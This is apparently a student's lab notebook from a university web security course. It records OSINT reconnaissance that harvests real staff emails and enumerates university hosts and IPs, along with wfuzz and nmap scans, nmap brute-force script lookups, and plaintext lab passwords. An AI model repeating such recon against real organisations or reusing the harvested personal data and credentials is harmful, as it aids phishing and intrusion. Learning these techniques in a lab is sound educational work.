Notebook 5
CS495 Web and Cloud Security
PDX | Winter 2022

Evan La Fleur

5 Tools

5.1 Tools Setup

Kali Linux login information:

- User: root
- Pass: EvanCS495


Windows Server:


- User: elafleur
- Pass: ?,o4!06L?ka!NX{


Status	Name	Zone	Recommendations	In use by	Internal IP	External IP	Connect
✓	kali-linux	us-west1-b			10.138.0.11 (nic0)	34.105.126.94	SSH
✓	lampstack-1-vm	us-west1-b			10.138.0.12 (nic0)	34.145.60.47	SSH
✓	nginxstack-1-vm	us-west1-b			10.138.0.13 (nic0)	35.203.177.108	SSH
✓	wfp1-vm	us-west1-b			10.138.0.2 (nic0)	35.247.14.217	SSH
✓	wfp2-vm	us-west1-b			10.138.0.3 (nic0)	34.105.25.56	SSH

-

5.1.3 Linux deployments (lamp, nginx)







5.2 Reconnaissance tools

5.2.3 crosslinked setup

- How many people did the command return?
    - 430 unique names
- Take a screenshot of the first 10 addresses in `names.txt`

```
(env) root@kali:~/crosslinked# cat names.txt
images.for@pdx.edu
julie.smith@pdx.edu
linda.williams@pdx.edu
brian.hess@pdx.edu
denise.grant@pdx.edu
angelica.padilla@pdx.edu
jason.franklin@pdx.edu
view.all@pdx.edu
nya.mbock@pdx.edu
michael.walsh@pdx.edu
```

5.2.6 recon-ng profiles

```
-------
SUMMARY
-------
[*] 7 total (7 new) contacts found.
[recon-ng][default][whois_pocs] > show contacts

  +-------+------------+-------------+-------------------------+-----------------------+------------------+-------------+---------------+-------+-------+-------------+
  | rowid | first_name | middle_name |        last_name        |         email         |      title       |    region   |    country    | phone | notes |    module   |
  +-------+------------+-------------+-------------------------+-----------------------+------------------+-------------+---------------+-------+-------+-------------+
  | 1     |            |             | Abuse                   | abuse@pdx.edu         | Whois contact | Portland, OR | United States |       |       | whois_pocs |
  | 2     | ALEX       |             | SANCHEZ                 | asanchez@pdx.edu      | Whois contact | Portland, OR | United States |       |       | whois_pocs |
  | 3     | Ryan       |             | Bass                    | bass+arin@pdx.edu     | Whois contact | Portland, OR | United States |       |       | whois_pocs |
  | 4     |            |             | Network Operations Center | noc@pdx.edu         | Whois contact | Portland, OR | United States |       |       | whois_pocs |
  | 5     | Robert     |             | Rotsted                 | rrotsted@pdx.edu      | Whois contact | Portland, OR | United States |       |       | whois_pocs |
  | 6     | Timothy    |             | Wrate                   | noc@lists.pdx.edu     | Whois contact | Portland, OR | United States |       |       | whois_pocs |
  | 7     | Timothy    |             | Wrate                   | twrate@pdx.edu        | Whois contact | Portland, OR | United States |       |       | whois_pocs |
  +-------+------------+-------------+-------------------------+-----------------------+------------------+-------------+---------------+-------+-------+-------------+

[*] 7 rows returned
```

```
-------
SUMMARY
-------
[*] 13 total (13 new) profiles found.
[recon-ng][default][profiler] > show profiles

  +-------+-----------+---------------------+-------------------------------------------------------------------------------------------------------------+----------+-------+----------+
  | rowid |  username |       resource      |                                                     url                                                     | category | notes |  module  |
  +-------+-----------+---------------------+-------------------------------------------------------------------------------------------------------------+----------+-------+----------+
  | 1     | 1337_h4x0r | MCUUID (Minecraft) | https://playerdb.co/api/player/minecraft/1337_h4x0r                                                         | gaming   |       | profiler |
  | 2     | 1337_h4x0r | MySpace            | https://myspace.com/1337_h4x0r                                                                              | social   |       | profiler |
  | 3     | 1337_h4x0r | Reddit             | https://www.reddit.com/user/1337_h4x0r/about/.json                                                          | social   |       | profiler |
  | 4     | 1337_h4x0r | scratch            | https://scratch.mit.edu/users/1337_h4x0r/                                                                   | coding   |       | profiler |
  | 5     | 1337_h4x0r | Steam              | https://steamcommunity.com/id/1337_h4x0r                                                                    | gaming   |       | profiler |
  | 6     | 1337_h4x0r | Skyrock            | https://1337_h4x0r.skyrock.com/                                                                             | social   |       | profiler |
  | 7     | 1337_h4x0r | Telegram           | https://t.me/1337_h4x0r                                                                                     | social   |       | profiler |
  | 8     | 1337_h4x0r | TF2 Backpack Examiner | http://www.tf2items.com/id/1337_h4x0r/                                                                   | gaming   |       | profiler |
  | 9     | 1337_h4x0r | Snapchat           | https://feelinsonice.appspot.com/web/deeplink/snapcode?username=1337_h4x0r&size=400&type=SVG                | social   |       | profiler |
  | 10    | 1337_h4x0r | Roblox             | https://auth.roblox.com/v1/usernames/validate?username=1337_h4x0r&birthday=2019-12-31T23:00:00.000Z         | gaming   |       | profiler |
  | 11    | 1337_h4x0r | Instagram          | https://www.picuki.com/profile/1337_h4x0r                                                                   | social   |       | profiler |
  | 12    | 1337_h4x0r | Fortnite Tracker   | https://fortnitetracker.com/profile/all/1337_h4x0r                                                          | gaming   |       | profiler |
  | 13    | 1337_h4x0r | datezone           | https://www.datezone.com/users/1337_h4x0r/                                                                  | XXXPORNXXX |     | profiler |
  +-------+-----------+---------------------+-------------------------------------------------------------------------------------------------------------+----------+-------+----------+

[*] 13 rows returned
[recon-ng][default][profiler] >
```

5.2.7 recon-ng hosts via search engine

```
-------
SUMMARY
-------
[*] 80 total (80 new) hosts found.
[recon-ng][default][bing_domain_web] > show hosts

  +-------------------------------------------------------------------------------------------------------------------------------+
  | rowid |                host                | ip_address | region | country | latitude | longitude | notes |      module     |
  +-------------------------------------------------------------------------------------------------------------------------------+
  | 1     | cat.pdx.edu                        |            |        |         |          |           |       | bing_domain_web |
  | 2     | banweb.banner.pdx.edu              |            |        |         |          |           |       | bing_domain_web |
  | 3     | web.pdx.edu                        |            |        |         |          |           |       | bing_domain_web |
  | 4     | net-price-calculator.wdt.pdx.edu   |            |        |         |          |           |       | bing_domain_web |
  | 5     | canvas.pdx.edu                     |            |        |         |          |           |       | bing_domain_web |
  | 6     | labs.print.pdx.edu                 |            |        |         |          |           |       | bing_domain_web |
  | 7     | alba.pdx.edu                       |            |        |         |          |           |       | bing_domain_web |
  | 8     | my.pdx.edu                         |            |        |         |          |           |       | bing_domain_web |
  | 9     | pdxscholar.library.pdx.edu         |            |        |         |          |           |       | bing_domain_web |
  | 10    | oam.pdx.edu                        |            |        |         |          |           |       | bing_domain_web |
  | 11    | d2l.pdx.edu                        |            |        |         |          |           |       | bing_domain_web |
  | 12    | www.pdx.edu                        |            |        |         |          |           |       | bing_domain_web |
  | 13    | ooligan.pdx.edu                    |            |        |         |          |           |       | bing_domain_web |
  | 14    | nitc.trec.pdx.edu                  |            |        |         |          |           |       | bing_domain_web |
  | 15    | insideportlandstate.pdx.edu        |            |        |         |          |           |       | bing_domain_web |
  | 16    | print.cecs.pdx.edu                 |            |        |         |          |           |       | bing_domain_web |
  | 17    | apply.pdx.edu                      |            |        |         |          |           |       | bing_domain_web |
  | 18    | app.banner.pdx.edu                 |            |        |         |          |           |       | bing_domain_web |
  | 19    | mychart.shac.pdx.edu               |            |        |         |          |           |       | bing_domain_web |
  | 20    | climatecope.research.pdx.edu       |            |        |         |          |           |       | bing_domain_web |
  | 21    | meteorites.pdx.edu                 |            |        |         |          |           |       | bing_domain_web |
  | 22    | mail.pdx.edu                       |            |        |         |          |           |       | bing_domain_web |
  | 23    | trec.pdx.edu                       |            |        |         |          |           |       | bing_domain_web |
  | 24    | dual-credit.campus.wdt.pdx.edu     |            |        |         |          |           |       | bing_domain_web |
  | 25    | stemrobotics.cs.pdx.edu            |            |        |         |          |           |       | bing_domain_web |
  | 26    | www.meteorites.pdx.edu             |            |        |         |          |           |       | bing_domain_web |
  | 27    | oaiplus.pdx.edu                    |            |        |         |          |           |       | bing_domain_web |
  | 28    | capstone.unst.pdx.edu              |            |        |         |          |           |       | bing_domain_web |
  | 29    | forms.campus.wdt.pdx.edu           |            |        |         |          |           |       | bing_domain_web |
  | 30    | sso.pdx.edu                        |            |        |         |          |           |       | bing_domain_web |
  | 31    | web.imaging.pdx.edu                |            |        |         |          |           |       | bing_domain_web |
  | 32    | www.cee.pdx.edu                    |            |        |         |          |           |       | bing_domain_web |
  | 33    | www.etm.pdx.edu                    |            |        |         |          |           |       | bing_domain_web |
  | 34    | admissions.pdx.edu                 |            |        |         |          |           |       | bing_domain_web |
  | 35    | gitlab.cecs.pdx.edu                |            |        |         |          |           |       | bing_domain_web |
  | 36    | www.tk20.pdx.edu                   |            |        |         |          |           |       | bing_domain_web |
  | 37    | ssw.services.pdx.edu               |            |        |         |          |           |       | bing_domain_web |
  | 38    | outage.pdx.edu                     |            |        |         |          |           |       | bing_domain_web |
  | 39    | achievemyplan.pdx.edu              |            |        |         |          |           |       | bing_domain_web |
  | 40    | rdp.cecs.pdx.edu                   |            |        |         |          |           |       | bing_domain_web |
  | 41    | fast.pdx.edu                       |            |        |         |          |           |       | bing_domain_web |
  | 42    | sba.services.pdx.edu               |            |        |         |          |           |       | bing_domain_web |
  | 43    | geomechanics.research.pdx.edu      |            |        |         |          |           |       | bing_domain_web |
  | 44    | mynextsteps.pdx.edu                |            |        |         |          |           |       | bing_domain_web |
  | 45    | by-arrangement.campus.wdt.pdx.edu  |            |        |         |          |           |       | bing_domain_web |
  | 46    | financial.services.pdx.edu         |            |        |         |          |           |       | bing_domain_web |
  | 47    | crm.pdx.edu                        |            |        |         |          |           |       | bing_domain_web |
  | 48    | map.pdx.edu                        |            |        |         |          |           |       | bing_domain_web |
  | 49    | linux.cs.pdx.edu                   |            |        |         |          |           |       | bing_domain_web |
  | 50    | media.pdx.edu                      |            |        |         |          |           |       | bing_domain_web |
```

80 rows returned

5.2.8 recon-ng hosts via certificate transparency reports

6187 total (588 new) hosts found.

81	radius1.oit.pdx.edu							certificate_transparency
82	inb.banner.pdx.edu							certificate_transparency
83	bedrock.psu.ds.pdx.edu							certificate_transparency
84	account.pdx.edu							certificate_transparency
85	www.account.pdx.edu							certificate_transparency
86	mailhost.pdx.edu							certificate_transparency
87	one.foundation.pdx.edu							certificate_transparency
88	webdev.pdx.edu							certificate_transparency
89	shac.pdx.edu							certificate_transparency
90	www.shac.pdx.edu							certificate_transparency
91	vpn.pdx.edu							certificate_transparency
92	search.pdx.edu							certificate_transparency
93	remote.oit.pdx.edu							certificate_transparency
94	eslcorpus.ling.pdx.edu							certificate_transparency
95	rt.cecs.pdx.edu							certificate_transparency
96	dbclass.cs.pdx.edu							certificate_transparency
97	wireless.pdx.edu							certificate_transparency
98	banup.banner.pdx.edu							certificate_transparency
99	oprdjob.banner.pdx.edu							certificate_transparency
100	tk20.pdx.edu							certificate_transparency
101	housing.aux.pdx.edu							certificate_transparency
102	echo360.pdx.edu							certificate_transparency
103	home.oit.pdx.edu							certificate_transparency
104	myregistry.research.pdx.edu							certificate_transparency
105	announce.pdx.edu							certificate_transparency
106	www.announce.pdx.edu							certificate_transparency
107	beta.webmail.pdx.edu							certificate_transparency
108	taos.tel.pdx.edu							certificate_transparency
109	trac.research.pdx.edu							certificate_transparency
110	uconnect.unst.pdx.edu							certificate_transparency
111	content.my.pdx.edu							certificate_transparency
112	archives.pdx.edu							certificate_transparency
113	ill.lib.pdx.edu							certificate_transparency
114	apex.foundation.pdx.edu							certificate_transparency
115	projects.lib.pdx.edu							certificate_transparency
116	webmail.cecs.pdx.edu							certificate_transparency
117	fap.pdx.edu							certificate_transparency
118	www.fap.pdx.edu							certificate_transparency
119	extendedclras.pdx.edu							certificate_transparency
120	www.extendedclras.pdx.edu							certificate_transparency
121	mailhost.cecs.pdx.edu							certificate_transparency
122	lists.pdx.edu							certificate_transparency
123	webmail.pdx.edu							certificate_transparency
124	survey.oit.pdx.edu							certificate_transparency
125	vikat.pdx.edu							certificate_transparency
126	sa.pdx.edu							certificate_transparency
127	www.sa.pdx.edu							certificate_transparency
128	dr.archives.pdx.edu							certificate_transparency
129	digital.lib.pdx.edu							certificate_transparency
130	voicemail.pdx.edu							certificate_transparency
131	support.oit.pdx.edu							certificate_transparency

5.2.9 recon-ng hosts via Shodan

921 rows returned(401 found from shodan)

```
| 885 | shibboleth-01.cecs.pdx.edu              | 131.252.208.6   |  |  |  |  |  | shodan_hostname |
| 886 | bia.rc.pdx.edu                          | 131.252.43.35   |  |  |  |  |  | shodan_hostname |
| 887 | basins.geog.pdx.edu                     | 131.252.97.90   |  |  |  |  |  | shodan_hostname |
| 888 | gitlab-01.cecs.pdx.edu                  | 131.252.208.137 |  |  |  |  |  | shodan_hostname |
| 889 | auth1.cat.pdx.edu                       | 131.252.208.181 |  |  |  |  |  | shodan_hostname |
| 890 | sso-sandbox.oit.pdx.edu                 | 131.252.115.173 |  |  |  |  |  | shodan_hostname |
| 891 | web-test-ataru.cat.pdx.edu              | 131.252.208.12  |  |  |  |  |  | shodan_hostname |
| 892 | web13211.oit.pdx.edu                    | 131.252.109.158 |  |  |  |  |  | shodan_hostname |
| 893 | sand.imaging.pdx.edu                    | 131.252.115.81  |  |  |  |  |  | shodan_hostname |
| 894 | test.print.pdx.edu                      | 131.252.115.206 |  |  |  |  |  | shodan_hostname |
| 895 | web-othercat-ataru.cat.pdx.edu          | 131.252.208.24  |  |  |  |  |  | shodan_hostname |
| 896 | grenada.cat.pdx.edu                     | 131.252.208.49  |  |  |  |  |  | shodan_hostname |
| 897 | app.oam.pdx.edu                         | 131.252.115.136 |  |  |  |  |  | shodan_hostname |
| 898 | remotespark-01.cat.pdx.edu              | 131.252.208.97  |  |  |  |  |  | shodan_hostname |
| 899 | web85662.oit.pdx.edu                    | 131.252.109.122 |  |  |  |  |  | shodan_hostname |
| 900 | auth3.cat.pdx.edu                       | 131.252.208.11  |  |  |  |  |  | shodan_hostname |
| 901 | register.crec.pdx.edu                   | 131.252.96.215  |  |  |  |  |  | shodan_hostname |
| 902 | test.app.banner.pdx.edu                 | 131.252.115.71  |  |  |  |  |  | shodan_hostname |
| 903 | barbaragordon.cs.pdx.edu                | 131.252.220.231 |  |  |  |  |  | shodan_hostname |
| 904 | zelus.rc.pdx.edu                        | 131.252.42.49   |  |  |  |  |  | shodan_hostname |
| 905 | termite.cat.pdx.edu                     | 131.252.208.78  |  |  |  |  |  | shodan_hostname |
| 906 | web69243.oit.pdx.edu                    | 131.252.109.125 |  |  |  |  |  | shodan_hostname |
| 907 | bert.etm.pdx.edu                        | 131.252.211.187 |  |  |  |  |  | shodan_hostname |
| 908 | sf-stage.oit.pdx.edu                    | 131.252.115.157 |  |  |  |  |  | shodan_hostname |
| 909 | centos7-new.ece.pdx.edu                 | 131.252.208.93  |  |  |  |  |  | shodan_hostname |
| 910 | web-test-lum.cat.pdx.edu                | 131.252.208.14  |  |  |  |  |  | shodan_hostname |
| 911 | mdc.cecs.pdx.edu                        | 131.252.223.194 |  |  |  |  |  | shodan_hostname |
| 912 | web00000.oit.pdx.edu                    | 131.252.109.142 |  |  |  |  |  | shodan_hostname |
| 913 | sand.app.banner.pdx.edu                 | 131.252.115.74  |  |  |  |  |  | shodan_hostname |
| 914 | hathaway.cs.pdx.edu                     | 131.252.209.45  |  |  |  |  |  | shodan_hostname |
| 915 | prism.cat.pdx.edu                       | 131.252.208.27  |  |  |  |  |  | shodan_hostname |
| 916 | testproxy.lib.pdx.edu                   | 131.252.96.61   |  |  |  |  |  | shodan_hostname |
| 917 | curtis.cm.oit.pdx.edu                   | 131.252.128.114 |  |  |  |  |  | shodan_hostname |
| 918 | pallas.rc.pdx.edu                       | 131.252.43.89   |  |  |  |  |  | shodan_hostname |
| 919 | gitlab.cecs.pdx.edu                     | 131.252.208.138 |  |  |  |  |  | shodan_hostname |
| 920 | ws-stage.oit.pdx.edu                    | 131.252.115.57  |  |  |  |  |  | shodan_hostname |
| 921 | web26415.oit.pdx.edu                    | 131.252.109.172 |  |  |  |  |  | shodan_hostname |
+-----+-----------------------------------------+-----------------+--+--+--+--+--+-----------------+

[*] 921 rows returned
[recon-ng][default][shodan_hostname] > h
```

921 entries found in all

5.3 Discovery Tools (Part 1)

5.3.1 wfuzz

```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.12/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more
information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.12/FUZZ
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000035:   301        7 L      20 W       233 Ch      "admin"
000000342:   301        7 L      20 W       233 Ch      "files"
000000613:   403        0 L      14 W       94 Ch       "phpmyadmin"
000000718:   301        7 L      20 W       234 Ch      "secret"

Total time: 0.841729
Processed Requests: 951
Filtered Requests: 947
Requests/sec.: 1129.816

root@kali:~#
```

```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.13/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more
information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.13/FUZZ
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000035:   301        7 L      11 W       162 Ch      "admin"
000000342:   301        7 L      11 W       162 Ch      "files"
000000718:   301        7 L      11 W       162 Ch      "secret"
000000794:   403        7 L      9 W        146 Ch      "status"
000000613:   403        0 L      14 W       94 Ch       "phpmyadmin"

Total time: 0.809556
Processed Requests: 951
Filtered Requests: 946
Requests/sec.: 1174.716
```

```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.2/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more
information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.2/FUZZ
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000224:   301        9 L      28 W       306 Ch      "css"
000000342:   301        9 L      28 W       308 Ch      "files"
000000414:   301        9 L      28 W       306 Ch      "img"
000000468:   301        9 L      28 W       307 Ch      "ldap"
000000456:   301        9 L      28 W       305 Ch      "js"
000000422:   200        185 L    332 W      6033 Ch     "index"
000000390:   200        46 L     87 W       1320 Ch     "header"
000000862:   301        9 L      28 W       309 Ch      "upload"
000000943:   301        9 L      28 W       306 Ch      "xml"

Total time: 0.809784
Processed Requests: 951
Filtered Requests: 942
Requests/sec.: 1174.385
```

```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.3/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more
information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.3/FUZZ
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 1.413639
Processed Requests: 951
Filtered Requests: 951
Requests/sec.: 672.7316
```

```
root@kali:~# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 http://10.138.0.14/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more
information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.138.0.14/FUZZ
Total requests: 951

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000038:   301        1 L      10 W       148 Ch      "Admin"
000000035:   301        1 L      10 W       148 Ch      "admin"
000000342:   301        1 L      10 W       148 Ch      "files"
000000718:   301        1 L      10 W       149 Ch      "secret"

Total time: 3.025809
Processed Requests: 951
Filtered Requests: 947
Requests/sec.: 314.3792
```

5.3.2 nmap basic scans

```
root@kali:~# nmap 10.138.0.12-14
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-01 04:47 EST
Nmap scan report for lampstack-1-vm.c.w22websec-elafleur-evan-lafleu.internal (10.138.0.12)
Host is up (0.000066s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap scan report for nginxstack-1-vm.c.w22websec-elafleur-evan-lafleu.internal (10.138.0.13)
Host is up (0.00014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap scan report for windows-server.c.w22websec-elafleur-evan-lafleu.internal (10.138.0.14)
Host is up (0.0012s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server

Nmap done: 3 IP addresses (3 hosts up) scanned in 4.73 seconds
root@kali:~#
```

```
root@kali:~# nmap -sV 10.138.0.12-14
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-01 04:47 EST
Nmap scan report for lampstack-1-vm.c.w22websec-elafleur-evan-lafleu.internal (10.138.0.12)
Host is up (0.000077s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.52 ((Unix) OpenSSL/1.1.1d)
443/tcp open  ssl/http Apache httpd 2.4.52 ((Unix) OpenSSL/1.1.1d)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for nginxstack-1-vm.c.w22websec-elafleur-evan-lafleu.internal (10.138.0.13)
Host is up (0.00018s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp  open  http     nginx
443/tcp open  ssl/http nginx
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for windows-server.c.w22websec-elafleur-evan-lafleu.internal (10.138.0.14)
Host is up (0.00096s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 3 IP addresses (3 hosts up) scanned in 17.26 seconds
root@kali:~#
```

```
root@kali:~# nmap -sV 10.138.0.2-3
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-01 04:48 EST
Nmap scan report for wfp1-vm.c.w22websec-elafleur-evan-lafleu.internal (10.138.0.2)
Host is up (0.000071s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.2.22 ((Ubuntu))
389/tcp open  ldap    OpenLDAP 2.2.X - 2.3.X
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for wfp2-vm.c.w22websec-elafleur-evan-lafleu.internal (10.138.0.3)
Host is up (0.000076s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 11.61 seconds
root@kali:~#
```

Nmap -A will also include previous ssh ports as well as any keys and headers.

5.3.4 nmap script library

- Then, find the name of the script that performs a brute-force attack on WordPress users and include it in your lab notebook.

```
root@kali:~# nmap --script-help brute | egrep wordpress
http-wordpress-brute
https://nmap.org/nsedoc/scripts/http-wordpress-brute.html
root@kali:~# elafleur
```

- Then, find the name of the script that checks the authentication methods supported by a server and include it in your lab notebook.

```
root@kali:~# nmap --script-help "ssh*" | egrep auth
ssh-auth-methods
Categories: auth intrusive
https://nmap.org/nsedoc/scripts/ssh-auth-methods.html
  Returns authentication methods that a SSH server supports.
  This is in the "intrusive" category because it starts an authentication with a
Categories: auth intrusive
  authentication. If no keys are given or the known-bad option is given, the
  authentication.
root@kali:~# elafleur
```

- Run the example below to find the name of the script that performs a brute-force attack on `ssh` and include it in your lab notebook
    - ssh-brute

5.3.5 nmap script execution

- What is the name of the script that corresponds to the same function that `wfuzz` provides? Show a screenshot of its section of the `nmap` output. Did it find the same directories that `wfuzz` did for WFP1?

```
root@kali:~# nmap --script "ssh* and brute" 10.138.0.12
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-01 04:58 EST
Nmap scan report for lampstack-1-vm.c.w22websec-elafleur-evan-lafleu.internal (10.138.0.12)
Host is up (0.000081s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
|_ssh-brute: Password authentication not allowed
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
root@kali:~#
```

- What is the name of the script that reveals parameters that are reflected back in the output? Show a screenshot of its section of the `nmap` output including the vulnerable URLs that it discovers.

